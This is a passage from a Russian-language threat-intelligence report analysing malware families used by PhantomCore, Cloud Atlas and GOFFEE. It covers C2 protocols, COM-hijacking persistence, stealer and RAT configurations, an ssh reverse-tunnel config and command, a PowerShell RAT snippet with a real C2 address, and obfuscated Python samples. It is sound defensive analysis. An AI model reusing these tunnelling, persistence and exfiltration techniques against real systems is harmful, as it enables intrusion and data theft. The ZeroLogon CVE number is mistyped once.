- HOSTNAME — имя скомпрометированной конечной точки. Присутствует во всех экземплярах семейства;
- DOMAIN — домен скомпрометированной конечной точки. Присутствует во всех экземплярах семейства;
- PUBLICIP — публичный IP-адрес скомпрометированной конечной точки. Значение получается при обращении к ресурсу api[.]ipfy[.]org или ident[.]me. Присутствует в экземплярах от марта и мая 2025 года.

2. Отправка результатов о выполнении команд. Используется gateway /result.

При основной нагрузке в виде EXE-файла закрепления не происходит. Для нагрузки в виде DLL-файла закрепление и запуск реализуется через технику COM Hijacking путём создания записи в ключе реестра:

```
HKCU:\Software\Classes\CLSID\{c53e07ec-25f3-4093-aa39-fc67ea22e99d}\InprocServer32.
```

СЕМЕЙСТВО ВПО PHANTOMCORE.SSHLAUNCHER

К данному семейству ВПО относятся экземпляры, целью которых является получение конфигурации с управляющего сервера и запуск легитимного экземпляра ssh.exe с полученными параметрами. Злоумышленники использовали различные модификации, повторяющие вышеописанную логику: были замечены как варианты в виде PowerShell-скриптов, так и отдельные исполняемые файлы. Исполняемые файлы преимущественно представляли библиотеку динамической компоновки, закрепление которых производилось через создание нелегитимной службы SscpSvc.
В PowerShell-реализациях также были замечены несколько отличительных черт. Часть PowerShell-скриптов использовала алгоритм шифрования AES-128, где ключом выступала конвертированная в UTF-8 строка, содержащая MAC-адрес конечной точки, для сокрытия первого сервера управления, с которого будет получена конфигурация. Несколько отличался и метод хранения управляющего сервера: в некоторых случаях управляющий сервер содержался в TXT-записи доменного имени.
Структура серверов управления изменялась в зависимости от того, что использовалось в качестве управляющего сервера: доменное имя или PHP-файл на скомпрометированном легитимном ресурсе. В таблицах далее представлены отличия для двух указанных вариантов.

Обращение к PHP-файлу	Обращение к доменному имени	Комментарий	Отправляемые данные
x20HE	/api/clients/register	Регистрация клиента на сервере ВПО	{ «clientId»: «<MAC-адрес>», «hostname»: «<Имя конечной точки>», «domain»: «<Домен конечной точки>» }
	/api/clients/heartbeat	Проверка доступности управляющего сервера	{ «clientId»: «<MAC-адрес>» }
x40CC	/api/clients/ssh-success	Если процесс ssh.exe был успешно запущен с полученными параметрами	{ «clientId»: <MAC-адрес конечной точки>, «protocol»: «socks5», «ip»: <IP-адрес управляющего сервера>, «port»: <Порт для проброса портов> }
x79EA	/api/clients/report-ssh-status	Для проверки статуса процесса ssh.exe в следующих случаях: - Если в ответе со стороны управляющего сервера содержится корректная конфигурация и запуск процесса ssh.exe завершился с ошибкой; - Если в ответе со стороны управляющего сервера была получена некорректная конфигурация.	{ «clientId»: <MAC-адрес конечной точки>, «protocol»: «socks5», «ip»: <IP-адрес управляющего сервера>, «port»: <Порт для проброса портов> }
x41EE	/api/clients/ssh-terminated	Для отправки информации о завершении процесса ssh.exe в следующих случаях: - Если в ответе со стороны управляющего сервера выставлен флаг, связанный с завершением процесса ssh.exe; - Если ответ со стороны сервера не содержит подстроку sshIp и процесс ssh.exe активен.	{ «clientId»: «<MAC-адрес конечной точки>», «protocol»: «socks5», «ip»: «», «port»: 0 }

В рамках работы ВПО создаётся директория C:\Windows\Temp и файл C:\Windows\Temp\config, содержащий конфигурацию для ssh.exe. В некоторых случаях также создавался файл C:\Windows\Temp\SSHService.log, содержащий события, связанные с работой ВПО. Метод логирования и сам журнал нехарактерны для данной группировки, что позволяет предположить использование искусственного интеллекта при разработке экземпляра.

```
Host version
    Hostname <IP-адрес>
    User <C2 Username>
    Port 443
    ServerAliveInterval 60
    ServerAliveCountMax 15
    RemoteForward <Сгенерированное число>
    StrictHostKeyChecking no
    SessionType None
```

Рисунок 6. Конфигурация ssh.exe

Запуск легитимного ssh.exe производится командной строкой, представленной на рисунке ниже.

```
ssh.exe -F "C:\Windows\Temp\config" version
```

Рисунок 7. Конфигурация ssh.exe

На рисунках далее представлены блок-схемы работы ВПО данного семейства, обнаруженные и проанализированные аналитиками АО «РТ-ИБ».




Рисунок 8. Блок-схема работы ВПО, когда IP-адрес основного управляющего сервера вложен заранее




Рисунок 9. Блок-схема работы ВПО, когда в качестве первого управляющего сервера используется доменное имя




Рисунок 10. Блок-схема работы ВПО, когда в качестве первого управляющего сервера используется PHP-файл

СЕМЕЙСТВО ВПО PHANTOMCORE.TASKMANAGER

Экземпляры данного семейства представляют собой ВПО класса RAT. Название указанного семейства основывается на использовании характерных ключей реестра, а именно ветки HKCU\Software\TaskManager. Стоит отметить, что такое вредоносное программное обеспечение использует фиксированный JSON-объект с указанием уникального для каждой атакуемой организации значения поля buildName (прим. Имя сборки ВПО) в качестве пакета инициализации. Также данное значение используется для генерации ключа расшифровки IP-адреса управляющего сервера.
К функциональным возможностям ВПО относятся выполнение команд, загрузка дополнительных файлов, а также обновление конфигурации по запросу, полученному от управляющего сервера.
Как упоминалось ранее, в ходе своей работы ВПО оперирует ключами реестра в ветке HKCU\Software\TaskManager:

- HKCU\Software\TaskManager\aes_key — содержит ключ для алгоритма AES-256;
- HKCU\Software\TaskManager\aes_iv — содержит вектор инициализации для алгоритма AES-256;
- HKCU\Software\TaskManager\BuildConfig — содержит полученную конфигурацию ВПО, зашифрованную с помощью алгоритма AES-256.

При инициализации ВПО на сервер управления будет отправлен пакет, содержащий следующие поля:

- BuildName — имя версии ВПО. Значение данного поля соответствует доменному имени атакуемой организации;
- computerName — имя конечной точки;
- userName — имя пользователя, запустившего ВПО;
- userDomain — домен конечной точки;
- localIP — локальный IP-адрес конечной точки;
- publicIP — публичный IP-адрес конечной точки — его получение реализовано через HTTP-запрос к ресурсу checkip[.]amazonaws[.]com.

```
{
    "buildName" : "<DOMAIN>",          - уникальный идентификатор ВПО. Соответствует домену атакуемой организации;
    "domainName": "<HostDomain>",      - домен конечной точки;
    "hostName"  : "<HostName>",        - имя конечной точки;
    "interval"  : "<Seconds Count>",   - интервал опроса конечной точки;
    "publicIp"  : "<PublicIP>",        - публичный адрес. Результат обращения к "checkip[.]amazonaws[.]com";
    "userName"  : "<UserName>"         - имя пользователя, запустившего ВПО.
}
```

Рисунок 11. Пакет инициализации ВПО семейства PhantomCore.TaskManager

СЕМЕЙСТВО ВПО PHANTOMCORE.PS_WS_RAT

Экземпляры данного семейства представляют собой PowerShell-скрипт, реализующий функционал ВПО класса RAT. Запуск основной нагрузки реализуется через создание VBS-скрипта.
В ходе своей работы ВПО данного семейства создаёт файлы $PSScriptRoot\update_id.txt (содержит уникальный идентификатор ВПО) и $PSScriptRoot\update.log (содержит записи о функционировании скрипта).
Структура сервера управления логически схожа с описанными ранее экземплярами других семейств. В обнаруженных экземплярах используются следующие HTTP Endpoints:

- /clients — для регистрации экземпляра ВПО на сервере;
- /command — для получения команд со стороны управляющего сервера;
- /clients/$ClientId/commands — для отправки результата о выполнении команд.

Отдельно стоит отметить предположение, что данный скрипт создан с использованием искусственного интеллекта, поскольку код скрипта содержит комментарии, связанные с описанием отдельных функций. Дополнительно к тезису об использовании ИИ стоит отнести и факт ведения журнала работы ВПО, что, как упоминалось ранее, не является характерным для данной группировки.

```
# Agent configuration
$ServerUrl = "http://185.130.251.116:80/api"
$ClientIdFile = "$PSScriptRoot\update_id.txt"
$LogFile = "$PSScriptRoot\update.log"


# Set output encoding to UTF-8
$PSDefaultParameterValues['Out-File:Encoding'] = 'UTF8'
[Console]::OutputEncoding = [System.Text.Encoding]::UTF8


# Function to log messages
function Write-Log {
    param($Message)
    $timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
    "$timestamp - $Message" | Out-File -FilePath $LogFile -Append -Encoding UTF8
}
```

Рисунок 12. Пример скрипта семейства PhantomCore.PS_WS_RAT, указывающий на принадлежность к ИИ

ГРУППИРОВКА CLOUD ATLAS

В 2025 году группировка продолжила использовать более старые экземпляры своего ВПО, однако не остались в стороне и новые разработки.

Семейства экземпляров собственной разработки	Комментарий
CloudAtlas.SMB_Stealer	Представляет собой композицию файлов, где основная вредоносная нагрузка содержится в Python-скрипте. Используется злоумышленниками для сбора и эксфильтрации данных с конечных точек. Используется как минимум с 2024 года.
CloudAtlas.PowerShower	PowerShell-скрипты, реализующие функционал ВПО класса RAT. Используется как минимум с 2025 года.
CloudAtlas.GoogleSheet_RAT_PS2EXE	Представляет собой модификацию VBShower. Модификация заключается в том, что ВПО данного семейства представляют собой скомпилированный в исполняемый файл PowerShell-скрипт. **Дата первого обнаружения:** 26.02.2025
CloudAtlas.CloudAgent	Представляет собой развитие композиции файлов, где основная нагрузка реализована в обфусцированном Python-скрипте. В качестве управляющих серверов используются сетевые файловые хранилища. **Дата первого обнаружения:** 28.07.2025

Иное программное обеспечение	Комментарий
TOR Proxy	Композиция файлов, позволяющая реализовать подключение к сети TOR. Используется злоумышленниками как минимум с 2024 года.
ldapdomaindump	Модифицированная утилита для сбора информации о домене с помощью LDAP запросов. **Доступен:** https://github.com/dirkjanm/ldapdomaindump
zerologon	Компиляция двух инструментов для эксплуатации уязвимости CVE-2020-1742 (ZeroLogon). **Доступен:** - https://github.com/zeronetworks/zerologon/blob/master/zerologon.py - https://github.com/SecuraBV/CVE-2020-1472/blob/master/zerologon_tester.py
secretsdump	Утилита для дампа хешей паролей Active Directory. **Доступен:** https://github.com/TuanCui22/ZerologonWithImpacket-CVE2020-1472/blob/main/secretsdump.py

СЕМЕЙСТВО ВПО CLOUDATLAS.SMB_STEALER

Данное семейство ВПО используется группировкой как минимум с 2024 года. Целью использования экземпляров данного семейства является централизованный сбор файлов с конечных точек по протоколу SMB, а также их эксфильтрация.
Эксфильтрация происходит на файловое хранилище MEGA, а также на WebDav OpenDrive, дополнительно используется собственный ресурс.
Обнаруженные экземпляры представляют собой композицию как минимум из четырёх файлов:

- Модифицированный Python-интерпретатор;
- Python-скрипт;
- Зашифрованный файл с наименованиями локальных конечных точек, с которых будет произведён сбор данных;
- Зашифрованный конфигурационный файл, содержащий необходимую для работы ВПО информацию.

```
"C:\Windows\Media\scast\rystemmw.exe"                          | Python-интерпретатор
                    C:\Windows\Media\scast\v.3                 | Python-скрипт
                              -ip C:\Windows\Media\scast\s     | Файл с наименованиями конечных точек
                              -c C:\Windows\Media\scast\l      | Конфигурационный файл
                              -A                               | Флаг, отвечающих за архивацию собранных данных
```

Рисунок 13. Командная строка SMB_Stealer

Для расшифровки конфигурации используется операция XOR с константным значением 27. В конфигурации заданы аутентификационные данные как скомпрометированного доменного пользователя, так и данные для доступа к сетевым ресурсам, на которые будет произведена эксфильтрация. На рисунке далее представлена конфигурация.

```
[{
    "USERCAT": "<Сбор файлов из пользовательских каталогов>",
    "USERCAT_DOWNLOAD": "<Загрузка файлов из каталога %UserProfile%>",
    "DEEP_SHARECAT": "<Проверка глубины вложенности сетевых папок>",
    "SHARECAT_DOWNLOAD": "<Параметр, отвечающий за скачивание файлов с сетевых папок>",
    "NEED_SAVE_CATS": "<Параметр, отвечающий за журналирования собранных файлов>",

    "remote_port": "445",
    "username": "<Скомпрометированный пользователь>",
    "password": "<Пароль скомпрометированного пользователя>",
    "my_name": "<Отображаемое имя>",
    "domain": "<Домен организации>",
    "max_size_file": "<Максимальный размер файлов>",
    "min_size_file": "<Минимальный размер файлов>",
    "size_archive": "<Максимальный размер архива>",
    "deep": "<Глубина поиска относительно C:>",
    "format_file": "<Массив расширений собираемых файлов>",
    "days": "<Дельта между текущим временем и датой создания файла>",
    "host": "<Собственный C2>",
    "key": "<Ключ для аутетификации на собственном ресурсе>",
    "wd": [{
            "wd_host": "m",
            "wd_login": "<Логин для MEGA>",
            "wd_password": "<Пароль для MEGA>",
            "wd_work": true
        },{
            "wd_host": "hxxps[:]//webdav[.]opendrive[.]com/",
            "wd_login": "Логин для Opendrive WebDAV",
            "wd_password": "Пароль для Opendrive WebDAV ",
            "wd_work": true
        }],
    "no_need_list": "<Массив директорий исключения>",
    "need_folders": "<Обязательные директории при сборе файлов>"
}]
```

Рисунок 14. Конфигурационный файл SMB_Stealer

СЕМЕЙСТВО ВПО CLOUDATLAS.POWERSHOWER

Экземпляры данного семейства представляют собой PowerShell-скрипты, реализующие функционал ВПО класса RAT. Изначально все скрипты закодированы с помощью BASE64, а в качестве дополнительного слоя для отвлечения внимания используется незначащая информация, относящаяся к различным легитимным продуктам.

```
#  Copyright (c) Microsoft Corporation.  All rights reserved.
#
# THIS SAMPLE CODE AND INFORMATION IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND,
# WHETHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE IMPLIED
# WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A PARTICULAR PURPOSE.
# IF THIS CODE AND INFORMATION IS MODIFIED, THE ENTIRE RISK OF USE OR RESULTS IN
# CONNECTION WITH THE USE OF THIS CODE AND INFORMATION REMAINS WITH THE USER.
```

Рисунок 15. Незначащая информация в Cloud Atlas.PowerShower

Функциональность заключается в циклическом опросе управляющего сервера. В качестве ответа со стороны сервера может быть отправлена последовательность, начинающаяся на байт «80», — в таком случае ответ записывается в файл %TEMP%\Firefox.zip. В противном случае ответ представляет собой Base64-последовательность, записанную в обратном порядке, которая декодируется и выполняется как команда.

СЕМЕЙСТВО ВПО CLOUDATLAS.GOOGLESHEET_ RAT_PS2EXE

Экземпляры данного представляют собой вариацию ВПО Cloud Atlas.VBShower. Отличие от VBShower заключается в том, что текущее семейство представляет собой скомпилированный в исполняемый файл PowerShell-скрипт. Компиляция реализуется утилитой PS2EXE, доступной по ссылке https://github.com/MScholtes/PS2EXE.
В качестве управляющего сервера, так же, как и в оригинальном Cloud Atlas.VBShower, используется ресурс, относящийся к Google-таблицам. Строение самой таблицы также не претерпело изменений:

- Столбец «A» содержит BASE64-последовательность, отражающую время запуска экземпляра ВПО, является ли пользователь администратором, а также имя конечной точки;
- Столбец «B» изначально содержит команды для выполнения, закодированные в BASE64. После завершения обработки ячейки с командой в неё будет записана временная метка выполнения;
- Столбец «C» и следующие за ним столбцы содержат результат выполнения команды или же ошибку;

Рисунок 16. Схема работы ВПО Cloud Atlas.GoogleSheet_RAT_PS2EXE

СЕМЕЙСТВО ВПО CLOUDATLAS.CLOUDAGENT

Экземпляры текущего семейства не были замечены в атаках Cloud Atlas ранее и являются относительно новой разработкой группировки.
Вредоносное программное обеспечение указанного семейства реализует удалённое выполнение команд и отправку результата их выполнения на сервер управления. В качестве серверов управления используются общедоступные сетевые ресурсы. Название семейства основывается на том, что серверами управления выступают различные облачные хранилища. В обнаруженных экземплярах использовались Dropbox и Pcloud. Аналогично SMB_Stealer экземпляры представляют собой композицию файлов, однако состоящую из трёх файлов:

- Python-интерпретатор;
- Обфусцированный Python-скрипт. Также представляет собой файл-полиглот, поскольку в комментариях содержится HTML-страница;
- Зашифрованный с помощью AES-256 конфигурационный файл.

Python-скрипт обфусцирован достаточно интересным образом — название переменных, классов и методов заменены на последовательность символов «I», «l» (латинская буква) и «1» (цифра), а также символов «O» (латинская буква) и «0» (цифра). Данная техника получила название гомоглифной обфускации (Homoglyph Obfuscation). Для реализации техники использовалась модифицированная версия публичного обфускатора Stealthify (https://github.com/sirmilann/Stealthify-2.0).

```
<p>Yourself simple hear.</p>
<h2>Send management realize can realize event candidate organization.</h2>
<span>Occur morning court. From life government next resource require practice authority.</span>
<ul>Industry though feel court difficult maybe.</ul>
<p>Recently look represent.</p>
<a>My where agency. Drive office decade dog his herself.</a>
<a>Moment good whom late image enter.</a>
</body>
</html>"""
class lllllllllllllll1:
    def __init__(self, llllllllllllllll1, lllllllllllll1I):
        self.llllllllllllllll1 = llllllllllllll1l
        self.lllllllllllll1I = lllllllllllll1I
        self.llllll1lllll1lll1lll1I = llll1l1l1I().get('pcloud').get('login')
        self.lll1lll1lll1l1lll1l1l = lll1l1l1I().get('pcloud').get('password')
        self.lllll1lllll1lll1I = OOOOOOOOOOOOOOO0('THVyc1h4NDdhNWZTRzc1Tl1RydTZlM3NnTnRZYlI1MmVpOkQ5MzczaS8yVT0=').decode()
        self.lll1lll1lll1l1l = 'Gloria'
        self.lll1lll1lll1l1lll = 'Cherly'
        self.lll1lll1 = 'Jerold'
```

Рисунок 17. Пример обфускации CloudAtlas.CloudAgent

Конфигурационный файл содержит аутентификационные данные для облачных хранилищ, а также сервисное поле service, отвечающее за выбор облачного хранилища по следующему алгоритму:

- Если значение установлено в «1», то будет выбран «Pcloud» в качестве сервера управления. Значение поля в конфигурации изменится на «0»;
- Если значение установлено в «0», то будет выбран «Dropbox» в качестве сервера управления. Значение поля в конфигурации изменится на «1»;
- Если значение установлено в «dropbox», то будет выбран «Dropbox» в качестве сервера управления. Значение поля не будет изменено.

```
{
    "dropbox": {
        "refresh_token": "<Аутентификационный токен для Dropbox>"
    },
    "pcloud": {
        "login": "<Логин для PCloud>",
        "password": "<Пароль для PCloud>"
    },
    "service": "< Возможные значения: '0', '1', 'dropbox'. Переменная отвечающая за выбор файлового хранилища>"
}
```

Рисунок 18. Конфигурационный файл CloudAtlas.CloudAgent

ГРУППИРОВКА GOFFEE

Семейства экземпляров собственной разработки	Комментарий
GOFFEE.EBOWLA_packed	Представляет собой различное ПО, упакованное с помощью EBOWLA. Доступен: https://github.com/genetic-malware/ebowla **Дата первого обнаружения:** 14.01.2025
GOFFEE.BindSycler	Представляет собой ВПО класса RAT, взаимодействие осуществляется по протоколу SSH. **Дата первого обнаружения:** 14.01.2025
GOFFEE.DotNetDropper	Загрузчик, написанный на .NET, реализующий скачивание и запуск нагрузки в виде Mythic-агента. **Дата первого обнаружения:** 21.05.2025

Иное программное обеспечение	Комментарий
EBOWLA	Фреймворк для упаковки нагрузки на основе переменных окружения конечной точки. Дата первого обнаружения: 14.01.2025
Donut	Утилита для генерации позиционно-независимого шелл-кода. **Дата первого обнаружения:** 14.05.2025
Mythic-агент freyja	Постэксплуатационный фреймворк Mythic. Дополнительно злоумышленники использовали приватные пакеты offensive_gometa и go-clr **Дата первого обнаружения:** 14.05.2025
Sliver	Имплант постэксплуатационного фреймворка Sliver. **Дата первого обнаружения:** 07.04.2025

СЕМЕЙСТВО ВПО GOFFEE. EBOWLA_PACKED

Экземпляры данного семейства представляют собой вредоносную нагрузку, упакованную с помощью фреймворка EBOWLA. Указанный фреймворк обеспечивает упаковку нагрузки с помощью алгоритма генерации ключей шифрования на основе переменных окружения конечной точки. Работа алгоритма представлена на рисунке далее.




Рисунок 19. Работа фреймворка EBOWLA

В большей части анализируемых экземпляров в качестве ключа использовалось название файла в директории C:\programdata\microsoft\crypto, однако также были обнаружены экземпляры, использующие в качестве основы имена файлов в C:\Users\Public и значение переменной окружения processor_identifier.

